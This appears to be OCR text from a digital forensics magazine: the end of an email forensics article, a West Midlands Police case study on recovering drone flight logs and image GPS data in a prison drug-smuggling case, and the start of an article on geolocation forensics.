Aid4Mail has become an essential computer forensics and e-discovery tool for digital professionals around the world. It is fast, accurate and easy to learn email forensics software solution (aid4mail, n.d.). It supports up to 40 email formats, easily processes local mail folders and files

Aid4mail licence one year subscription fee is $299 for Aid4mail forensics, but there is also a

trial version which is unlimited and clients can use the trial version as long as they want.

Conclusion

This paper explores in depth various techniques for investigating email crimes and further tackles software tools developed to aid forensic analysis of emails. The setup architecture of emails brings its own challenges, especially for emails that are kept on the server and when the server owners do not cooperate. Thus, software tools ought to extend to cover such scenarios and other emerging techniques. It is always essential for investigators to ensure that the collection of evidence from both local and cloud/server locations does not compromise or alter the evidence.

Investigators need to be aware of the various techniques for email forensics so that they can apply the right technique and tool during email investigations. Combining several techniques during an investigation of emails gives investigators an edge of credible evidence to present in a court of law, while the email forensic tools simplifies the task of extracting and analysing email evidence.

References

1. (n.d.). Retrieved from http://www.emailtrackerpro.com/
2. *aid4mail*. (n.d.). Retrieved from Aid4mail: https://www.aid4mail.com/email-forensics
3. Alwis, C. D. (2019, Febuary 15). *Email Forensics: Investigation Techniques*. Retrieved from Forensic focus: https://articles.forensicfocus.com/2019/02/15/email-forensics-investigation-techniques/
4. Banday, M. T. (2011). Technology Corner: Analysing E-Mail Headers for Forensic investigation. *Journal For Digital Forensics, security and law, 6*(2).
5. *Forensic Store*. (2017). Retrieved from MailXaminer single user licence: www.forensicstore.com/product/mailxaminer-single-user-licence/
6. *forensicswiki*. (n.d.). Retrieved from MailXaminer: https://www.forensicswiki.org/wiki/MailXaminer
7. Guidance Software. (n.d.). *Encase Forensics transform your investigations.* Retrieved from https://www.synnexcorp.com/wca/ca/wp-content/uploads/sites/82/2018/11/EnCase-Forensic-Transform-Your-Investigations.pdf

8. L.Garfinkel, S. (2010). Digital forensics research: The next 10 years. *Digital Investigation, 7*, S64-S73.

9. Lazic, L. (2018). Email Forensics: Techniques and tools for forensic investigation. *The 10th International Conference on Business information Security*. Belgrade, Sebia.

10. Manon, A. (2018, August 17). *Discovering Email Header Forensic Analysis!* Retrieved from xploreforensics.com: https://www.xploreforensics.com/blog/email-header-forensic-analysis.html

11. *Resource Centre for cyber forensics -India*. (n.d.). Retrieved from Email Tracer: http://www.niltd.in/content/email-tracer

12. SC Magazine. (2003, January 01). *Encase Enterprise Edition*. Retrieved from https://www.scmagazine.com/review/encase-enterprise-edition/

13. scmagazine. (2016, October 3). *Access Data Forensic Toolkit(FTK)*. Retrieved from Scmagazine.com: https://www.scmagazine.com/review/accessdata-forensic-toolkit-ftk/

14. *soft32*. (2010, July 20). Retrieved from FINALeMAIL 1.2: https://finalemail-12.soft32.com

15. Tschabitscher, H. (2019, June 01). *What You Need to Know about eMailTrackerPro 10*. Retrieved from Lifewire: https://www.lifewire.com/emailtrackerpro-review-1174405

16. *Turgs*. (2019, June 24). Retrieved from Learn Email Investigation Techniques and Procedures: https://turgs.com/blog/email-investigation-techniques-procedures/

About the Author

Florence Love Nkosi is a Master of Science in Computer Forensics and a Certified Information systems Auditor (CISA). Her specialities include: Information Systems Security, Information Systems Audit, information systems security management, computer forensics, data mining and analytics, including cyber security. She is currently working as a Principal Internal Auditor-Information systems with Malawi Ministry of Finance and Economic development-Central Internal Audit Unit. Florence likes baking during her free time.

17.

18.

When Theory Meets Reality
A UAV Forensic Case Study

By Alan Roder

When I was approached to write this article, I considered the formal approach. Possibly the examination of some of the less publicised UAVs we have had in our possession, or potentially re-visiting the UAV forensic guidelines I co-authored in 2018 to determine if they had maintained their robustness with the advance in technology. In the dynamic field we work in it is important that we provide to our peers a realistic and honest insight into the successes, challenges and obstacles we face in the field of Digital Forensics. As a result of this, the following article is a first-hand approach to what Digital Forensics means to me, which is the search for new challenges and the belief that any examiner has the capability to overcome any obstacle if given the opportunity.

West Midlands Police's Digital Forensic Unit is comprised of both police officers and civilian staff. As a result of this, an environment has been created which encourages research and development including experimentation, whilst maintaining the focus on an impartial investigation. This forward thinking approach has developed specialisms in cryptocurrencies, along with network and malware analysis and, of particular interest, Unmanned Aerial Vehicles (UAVs).

When I was approached to write this article, I considered the formal approach. Possibly the examination of some of the less publicised UAVs we have had in our possession, or potentially re-visiting the UAV forensic guidelines I co-authored in 2018 to determine if they had maintained their robustness with the advance in technology.

In the dynamic field we work in it is important that we provide to our peers a realistic and honest insight into the successes, challenges and obstacles we face in the field of Digital Forensics. As a result of this, the following article is a first-hand approach to what Digital Forensics means to me, which is the search for new challenges and the belief that any examiner has the capability to overcome any obstacle if given the opportunity.

In the autumn of 2016, Sergeant John Price tasked my colleague Ross Nicholls and I to partake in some research of UAV forensics. Little did we know how forward thinking that decision would be.

In December 2016, West Midlands Police's Digital Forensic Unit received its first submission for a UAV, followed swiftly by a second submission. Both UAVs had crashed within the grounds of HMP Birmingham, each found to have a payload of drugs and mobile phones attached.

Our eagerness to examine this new technology to the department was contagious, but when the exhibits were brought into the department we donned our professional guise and took to work.

The first exhibit was identified as a DJI Phantom 4 with its now iconic smooth white plastic shell showing signs of damage from its impromptu landing within the prison grounds. The UAV had a black plastic bar taped to its landing struts, and tied to this was a length of string with a metal hook attached.

The second exhibit was a Yuneec Typhoon H. The Typhoon is noticeably larger than the Phantom, with six propellers and a landing gear which retracts. In the case of the Typhoon, a coat hanger had been taped to the landing struts, which had snapped, possibly due to its impact in the prison grounds.

As luck would have it, I was coming to the end of my MSc in Computer Forensics and Cybercrime Investigation and needed a subject for my research project. Since no official guidelines had been created or even considered surrounding UAV forensics at that time, this seemed like the perfect opportunity.

During our initial research into UAVs, we had attended the Centre for Applied Science and Technology (now the DSTL), who had forecasted the threat of UAVs and conducted a study on the common UAVs at that time. Their study had included a DJI Phantom UAV, which concluded that flight data was recoverable, along with media from the mounted camera.

Our guide had been an enthusiastic researcher by the name of Abrar Ali, who directed us through the different projects they were working on and introduced us to the team he had worked with when conducting the UAV research project. Little did we know at the time, but their work had proved invaluable to our examinations.

And so, on the 7th of December 2016, Ross and I opened the exhibit bag and gingerly took out the Phantom 4. Since neither of us had taken apart a UAV before that day, there was a shared nervous glance, each grinning like excited teenagers.

The examination initially progressed following the traditional forensic format, with gloves worn and countless pictures taken. It quickly became apparent that due to the interchangeability of the modular design, consideration had to be given to referencing each unique identification number. Additionally, reference had to be made as to whether or not there had been modifications to the original specification.

Conventional digital forensic examinations involving computers and mobile phones in many cases focus almost entirely on the data contained within, with limited attention given to the shell of the device. This forensic practice is understandable, given that these devices are usually only used in the manner for which they are designed, however, UAVs used in crime will likely be used outside of their designed parameters, with modifications to battery capacity, motor power and propeller design affecting performance. As such, any examination must take an 'out of the box' approach to its forensic strategy.

Once the initial forensic examination had been completed, we took to work to identify the data storage locations. The 12mp mounted camera contained a 16gb micro SD card, which did not appear to contain any accessible images or videos. We then removed the belly of the UAV, which exposed a concealed 4gb micro SD card.

Utilising the work carried out by CAST, we obtained a tool named DatCon. DatCon is a free to use application designed to read .Dat files, which are the primary file type for flight logs generated on the DJI make of UAVs.

It should be noted that a significant amount of work had been carried out by the creators of DatCon on a tool that preceded all of the current mainstream forensic providers. The application continues to be updated and often provides additional information not found in other tools.

The examination of the internal micro SD card using the forensic tool, X-Ways, identified several

.Dat files, with each run through DatCon to identify the available flight log information. Further carving techniques identified additional flight logs **[Fig 1].**

Name	Size	Type	Ext.	Full path	Created
FLY167.DAT	23.2 MB	dat	DAT	\FLY167.DAT	30/10/2016 23:59:24 LT
FLY168.DAT	56.0 MB	dat	DAT	\FLY168.DAT	30/10/2016 23:59:24 LT
FLY169.DAT	26.5 MB	dat	DAT	\FLY169.DAT	31/10/2016 14:17:32 LT
FLY170.DAT	47.2 MB	dat	DAT	\FLY170.DAT	31/10/2016 14:21:18 LT
FLY171.DAT	305 MB	dat	DAT	\FLY171.DAT	31/10/2016 14:25:02 LT
FLY172.DAT	244 MB	dat	DAT	\FLY172.DAT	31/10/2016 14:28:16 LT
FLY173.DAT	18.5 MB	dat	DAT	\FLY173.DAT	31/10/2016 14:46:04 LT
FLY174.DAT	10.0 MB	dat	DAT	\FLY174.DAT	31/10/2016 21:55:38 LT
FLY175.DAT	351 MB	dat	DAT	\FLY175.DAT	31/10/2016 21:57:04 LT
FLY176.DAT	47.3 MB	dat	DAT	\FLY176.DAT	31/10/2016 21:57:56 LT
FLY177.DAT	266 MB	dat	DAT	\FLY177.DAT	31/10/2016 22:34:20 LT
FLY178.DAT	8.9 MB	dat	DAT	\FLY178.DAT	31/10/2016 22:38:10 LT
FLY179.DAT	81.7 MB	dat	DAT	\FLY179.DAT	31/10/2016 22:54:42 LT
FLY180.DAT	144 MB	dat	DAT	\FLY180.DAT	01/11/2016 08:35:34 LT
FLY181.DAT	199 MB	dat	DAT	\FLY181.DAT	02/11/2016 10:21:02 LT
FLY182.DAT	48.9 MB	dat	DAT	\FLY182.DAT	04/11/2016 09:43:54 LT
FLY183.DAT	55.2 MB	dat	DAT	\FLY183.DAT	05/11/2016 09:02:10 LT
FLY184.DAT	226 MB	dat	DAT	\FLY184.DAT	05/11/2016 21:06:40 LT
FLY185.DAT	131 MB	dat	DAT	\FLY185.DAT	06/11/2016 14:15:02 LT
FLY186.DAT	0 B	dat	DAT	\FLY186.DAT	06/11/2016 14:51:38 LT
Test.dat [Me]	387 MB	dat	dat	\Path unknown\Ca...	
Carved 1 [Me]	23.8 MB			\Path unknown\Ca...	
Carved 2 [Me]	6.8 MB			\Path unknown\Ca...	
Carved 3 [Me]	97.8 MB			\Path unknown\Ca...	
Carved 4 [Me]	37.4 MB			\Path unknown\Ca...	
Carved 5 [Me]	428 MB			\Path unknown\Ca...	
Carved 6 [Me]	219 MB			\Path unknown\Ca...	
Carved 7 [Me]	59.3 MB			\Path unknown\Ca...	

Figure 1: Flight Log .Dat files as displayed in X-Ways

Notably, the file entitled 'FLY186.DAT' has a file size of 0 bytes, which is not entirely accurate. The DJI Phantom series of UAVs generate a .Dat file each time the device is turned on, which in turn closes the previous .Dat file. To obtain the final flight, the examiner should clone the micro SD card and place the clone back into the UAV before turning it on and turning it off again. The result will be the creation of another flight log, and more importantly the closure and access of 'FLY186.DAT'.

Using DatCon, we created a .csv and .kml file for each of the .Dat files. Whilst this process can be time consuming, the .kml file can be imported into Google Earth, which generates the recorded flight path for each flight log **[Fig 2]**. Additionally, the .csv file provides information including battery temperatures and voltage.




Figure 2: Sample recorded Flight Path in Google Earth

With slight adjustment to the Google Earth settings within the properties of the flight log, elevation can be shown to good effect.

The flight data is generated using GPS satellites that use three or more satellites to triangulate a position. Under optimal conditions, the accuracy is within three metres.

Each flight log was viewed for evidential material and it became apparent that multiple flight logs were appearing at the same residential address,

including the flight log recorded prior to the flight entering HMP Birmingham.

Further investigation was conducted on the address located in the flight logs and a suspect was identified.

As any forensic examiner will highlight, attribution is critical to any case, and whilst the flight logs proved flights had been made at the suspect's home address, this does not associate them as being the culprit that had flown the UAV into the prison grounds.

We concluded the examination and compiled a report for the OIC. At that time, we considered the evidence to be used as intelligence and the case closed.

We then moved onto exhibit number two.

CAST had not included the Yuneec Typhoon in its package of UAVs, as such we did not know where the data storage locations would be. It became apparent that a further difference of note between UAV examinations and that of any other digital device, was the necessity to conduct research prior to examination to determine the likely data storage locations, standard specifications and the capabilities.

After some time, we identified that a Yuneec Typhoon does not store flight data on the UAV, instead it opts to store the logs on its rather substantial ground control station (GCS). Media files on the other hand are retained on a micro SD card located on the camera.

This fragmented method of data storage also became a notable factor when considering the examination of future UAVs, as different makes and models may store data in different locations.

Research conducted by the noted UAV specialist, David Kovar, highlighted that there are three main components to an Unmanned Aerial System (UAS), which consist of the UAV, GCS and the controller.

In reality, only the UAV and GCS would likely contain forensically valuable data, however, some designs combine the GCS with the controller.

Whilst not considered part of the UAS physical components, we identified that cloud data would be an additional forensic source. Many UAVs use a smart phone application as a GCS (the DJI Go application for example), which may then store flight logs, images and/or videos on a cloud account.

This realisation led to the assumption that it was unlikely we would recover flight logs. However,

an examination on the micro SD card from the camera produced two similar images **[Fig 3]**.

Figure 3: Sample image recovered

It is apparent the occupants did not consider this innocent image would come back and implicate them in criminal activity, but where there is an image, there is also the potential for metadata and ExIF data. Upon closer inspection of the data behind the image, it became apparent that the Yuneec Typhoon stores GPS data with each image **[Fig 4]**.

Name	YUN00001.jpg
Size	2.2 MB (2,310,249)
Type	jpg
Created	22/10/2016 19:38
Path	\DCIM\100MEDIA
Pixels	12.1 MP
Pixel dimension	4000×3000 *
Equipment make	YUNEEC
Model	CGO3P 3.1.37(E)
Geolocation	52.*****,-1.*****

Figure 4: Metadata recovered from image

Upon further investigation, we identified that the residential address associated with the GPS coordinates had an oddly familiar setting. The address matched that which had been identified during the examination of the DJI Phantom, indicating the operator was potentially the same person.

And then came the smoking gun, DNA in the form of blood had been identified on the carrier bag found attached to the Yuneec UAV, DNA belonging to the suspect.

What followed was a thorough investigation by the officer in charge of the case, DC Jim Farrell, culminating in the sentencing of the defendant for 13 offences. This was the first case in the United Kingdom to rely almost entirely on UAV flight data and received national media attention **[Fig 5]**.

Both Ross and I were required to give evidence at court, which primarily focused on the accuracy of GPS coordinates and the UAVs respective weight carrying potential.

Figure 5: BBC News Report in relation to the Investigation

The UAVs had carried phones, SIMs, needles and over £35,000 worth of drugs, which at the time they were seized was the largest UAV related drug seizure in the United Kingdom.

This case proved to be a success for West Midlands Police, but in reality what it proved was that any digital forensic examiner can extract data from a UAV and present their findings in an evidentially credible method.

It is also highlighted that we are now entering an era of airborne criminality, utilising technology and tactics previously only seen by nation states. Police forces around the world should encourage their officers to seize UAVs at every lawful opportunity, as they are increasingly being used to commit or support criminal acts.

All variants of criminal activity can be enhanced through technology, with UAVs providing unparalleled means of enhancing hostile surveillance, whether that be reconnaissance prior to a burglary or potentially stalking victims.

Near miss reports, as recorded by the UK Airprox Board, have increased year on year since 2014, with 138 recorded events for 2018.

The greatest threat however is the capability for the UAV to be adapted to carry a firearm or explosive device.

ISIS have been utilising UAVs since around 2014, both as a command and control platform and as a method to drop explosives onto their targets. This capability has been used to great effect, and with ISIS now disbanding and dissolving back into the general populace, this experience could be used in a terrorist act.

The community of digital forensic examiners are entering a new age of dynamic examination techniques, and we are definitely up for the challenge.

About Alan

I have been a West Midlands Police Officer since 2008 and have worked on investigation teams and as a Digital Media Investigator; I currently work within the Digital Forensics unit as a Forensic Officer analysing digital devices such as computers, storage mediums and most recently UAVs.

I graduated from the University College Dublin with a Master of Science degree in Computer Forensics and Cybercrime Investigation. I co-authored my first paper in 2018 entitled *'Unmanned Aerial Vehicle Forensic Investigation Process: DJI Phantom 3 Drone as a Case Study'*. I am currently continuing my research and development in regards to UAV Forensics and hope to write further academic papers on this topic.

Geolocation Forensics

by Brett Shavers

Everything in this article addresses methods and techniques to place a person (or a device) at an exact physical location, anywhere on the planet. Varying methods have varying degrees of accuracy and varying degrees of reliability. When there is only one source of geolocation data, the reliability may not be as accurate or reliable when there are several sources of corroborating data sources. With that, how close can we get in narrowing down a person or device to a specific physical location?

One of the most important aspects of placing a suspect at the scene of a crime is that of geolocation forensics. This is a major point of any investigation. Electronic crimes, that is, crimes facilitated by technology, are no different than other crimes in that a successful case requires placing a person at a device, and most times placing that device at a physical location.

Geolocation forensics involves using the data that places a person or object at a physical location, coupled with that information to be used in a legal matter, either civil or criminal ("forensics" being the legal aspect). The principles are the same in geolocating a civil defendant as they are in geolocating a kidnapping suspect.

With today's Internet connectivity with various consumer devices, geolocation has been turning out to be the most effective method of tracking not only the historical locations of a suspect, but even the future locations based on predictive behavior.

Geolocation as defined in this article relies on more than electronic data and forensic artifacts as it includes the non-technical aspects and non-Internet connected artifacts of a suspect's historical locations. For example, a witness can testify to observing a person at a specific date at a specific time, which goes toward geolocation. Although witness testimony can be flawed, a witness can still provide reliable geolocation evidence, especially when corroborated by independent information.

How close can you get?

Everything in this article addresses methods and techniques to place a person (or a device) at an exact physical location, anywhere on the planet. Varying methods have varying degrees of accuracy and varying degrees of reliability. When there is only one source of geolocation data, the reliability may not be as accurate or reliable when there are several sources of corroborating data sources. With that, how close can we get in narrowing down a person or device to a specific physical location? The listed distances are estimates that can range in varying degrees depending on the situation. Table 1 lists many of the geolocation sources that can be obtained.

Source	Distance (*best possible*)	Notes
Fingerprints	1 meter	Lifting a fingerprint from a crime scene or from an electronic device ties that item and location directly to the suspect.
RFID	1 meter	RFID (radio frequency identification) transmits a low frequency RF signal to a reader, such as the RFID tags in retails stores to reduce shoplifting. Products can be tagged with RFID chips and tracked via readers along a predetermined route.
Eyewitness	1 meter	Witnesses who can affirmatively identify a suspect can give reliable testimony to the location, date, and time.
Video	1 meter	Security cameras can place a person at a specific place at an exact date/time, and if the video quality can identify the suspect, is one of the better means of geolocation of suspects.
Browser	3-10 meters	Internet browsers that allow the HTML 5 Geolocation API access draws upon GPS, the mobile network location, the Wi-Fi positioning system, and/or the IP address location to deliver the geolocation, depending upon which of these services are available at the time to the device.
GPS	5 meters	GPS (Global Positioning System) uses a constellation of satellites that transmit one-way signals to receivers to determine the position on Earth. Accuracy of the GPS location depends upon several factors such as weather conditions and environmental obstacles.
Assisted GPS	5-50 meters	Assisted GPS (Hybrid) supplements GPS by using cellular network data (cell towers). Assisted GPS is faster than GPS and can obtain location information when there is not a GPS signal.
Wi-Fi	5-15 meters	Wi-Fi Positioning System (WPS) works through the aggregation of wireless access point information (BSSID, MAC address) that is publicly accessible by scanning networks. Once the networks are discovered, they are recorded along with the location into public Wi-Fi location databases that are used for subsequent geolocation uses and as a supplement to GPS geolocation.
IP address	Physical address	The IP address, *if accurate*, can tie a device to a physical location. "Accurate" in that the IP address has not been spoofed or obfuscated through virtual private networks, or accessed via long distance means such as targeted antennas or war-driving.
Mobile (cellular)	500-1500 meters	Cellular positioning systems work off of cell towers as the mobile device connects to (typically) the closest cell tower. With triangulation of cell towers, the coordinates of the device can be found. The accuracy depends upon many factors such as urban areas compared to rural areas, the number and distance of each cell tower, and environmental factors.

Table 1: List of geolocation sources

Each of these sources listed show the '**best'** possible accuracy, which implies that the accuracy can be extremely inaccurate depending upon the source and external factors. For example, an IP address can be very accurate to a physical address, but can be spoofed or hidden via a VPN or Tor (The Onion Browser) and there is no accuracy at all. GPS, which is also very accurate, may not be available due to environment conditions. Cell towers are affected by environment obstacles such as buildings and land features, and so forth. But in combination, using as many of the sources possible, geolocation is highly accurate! Figure 1 is an illustration of geolocation accuracy by distance, which is helpful to visualize when collating data points of geolocation.




Figure 1 Rings of geolocation

Put on your detective fedora!

Given an incident, whether it be a crime scene or a computer-facilitated crime, one of the first questions asked is "who did it?" You may have geolocation evidence of an unknown suspect, or you may have a suspect in which you need to find geolocation. As an example, if an e-mail was sent to a victim, tracking the e-mail to obtain a physical address is important. Or, if a person is of interest, determining historical geolocation of that person will be important. Both examples require acquiring the physical locations.

Let's start with the desktop computer.

Most personal desktop computers are fixed in one location. They are placed on a desk, plugged in, and may not move for years, if ever until the end-of-life of the machine. It is easy to overlook the desktop computer as a source for multiple geolocation points since it simply stays in one spot. But it is also ripe for pulling geolocation data of the user, even when the user is no where near the computer. Also, user activity tied to a desktop computer, coupled with geolocation data from that computer, can prove or disprove an alibi. Table 2 shows an overview of the geolocation data that can be obtained from a desktop computer (a laptop will typically have more due to being "mobile").

Type	Details	Local geolocation	Non-local geolocation
Computer activity	**Internet activity**: downloads, uploads, URLs visited, URLs typed, cached files **User activity**: user documents created or otherwise accessed, e-mails sent or opened, other applications accessed (games, etc.)	X	
Operating System (registry, logs)	Network connections Logins Event logs	X	
Sync applications	Cloud storage, mobile device syncing, file sharing	X	X

Table 2: Personal computer geolocation sources

The computer activity geolocation data is generally going to be the local geolocation of the computer, in that all the data should point to same location (in the home, as an example). Do not discount the importance of this. If activity on the suspect's computer is at the same time that the crime occurred in a different location, the suspect may have a potential alibi of using the computer. More investigation is needed to corroborate the computer activity with the suspect's possibility of being the user as compared to a different person using the computer.

Even though a desktop computer is not typically used as a mobile computing device, the system still needs to be placed at a location using stored geolocation data. For example, on a Windows operating system, the registry maintains the network connections, which should be compared to the locally available networks. The registry key is shown below that provides a list of past or recent network

connections. Most forensic software suites can easily pull network information from the Windows registry, as can smaller forensic tools such as RegRipper.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList
\Profiles
```

If it appears that the desktop has remained connected to only local connections, then the activity on the desktop shows that someone was at that location during the times of activity. However, this does not prove that a specific person was at the computer! Any activity could have been made by anyone with access to the computer. Event logs may also detail wireless connectivity diagnosis information that includes the MAC address of Wi-Fi connections, which further investigation may lead to an IP address and location.

Much of the geolocation data from a desktop is generally going to come back to the physical location of the desktop, which is good if the computer was used to facilitate a crime. However, there is the potential goldmine of geolocation data on a desktop that points to other locations (non-local geolocation). As seen in Figure 2, syncing applications can have both local and non-local geolocation data. Connected devices, such as mobile devices, and applications that use cloud storage syncing provide for a wealth of geolocation data on a desktop computer simply because the non-local geolocation data is placed onto the desktop computer, many times without the knowledge of the user.

Other geolocation data on a desktop/laptop is that of user-created, geolocation content. This exists in the form of chats or e-mails, in which suspects will communicate past, current, or future geolocation information in the form of planning crimes or talking about past crimes. When a live (running) computer is approached, consider acquiring RAM (memory), as many chats will not create a log of the communications, but will be temporarily stored in RAM. On missing persons cases, RAM can hold important chats such as detailing where a person intended to meet another, such as “I will meet you at 7pm at the corner store” in a RAM stored chat that is not stored in any chat program log files.

Dropbox as one example of cloud storage

Dropbox is a cloud storage service in which all your files saved in Dropbox are automatically synced with all the devices that you choose to sync with Dropbox. This can include personal computers and mobile devices. Dropbox (as practically any cloud storage service) provides several methods of obtaining geolocation data, both local and non-local.

One login/connection geolocation on the desktop is tracked and recorded by Dropbox. A Dropbox user has access to this information via their account login, and more detailed information is available from Dropbox via a court order. Figure 1 is an example the information accessible to the Dropbox account owner.




Figure 2: Dropbox connection with location, time of connection, and IP address

An important aspect is that of VPN (virtual private network) usage. Figure 3 shows the same account information as in Figure 1, however, a VPN was subsequently connected, thereby changing the IP address of the connection to appear as if it were in Oakland, California. Any forensic analysis of practically any workstation or laptop should include looking for VPN applications, and any anonymous Internet connection software to prevent false conclusions, such as assuming that a computer was in California (Figure 3) when it was actually in Arizona (Figure 2).




Figure 3: Dropbox connection with location, time of connection, and IP address

Both Figure 2 and Figure 3 give local geolocation data (considering the VPN IP address as local at this point). However, as an investigative goldmine of geolocation data, other connected devices to the Dropbox account will be available in the Dropbox connection history! Figure 4 shows a mobile device, connected to the same Dropbox account with an IP address in Japan. This gives us multiple investigative pieces. We now know of a mobile device with more potential evidence and a treasure trove of more geolocation data. We also have another non-local geolocation data from a desktop computer (or via court order from a cloud service provider).




Figure 4: Dropbox mobile device connection with location, time of connection, and IP address

Photos (digital and non-digital)

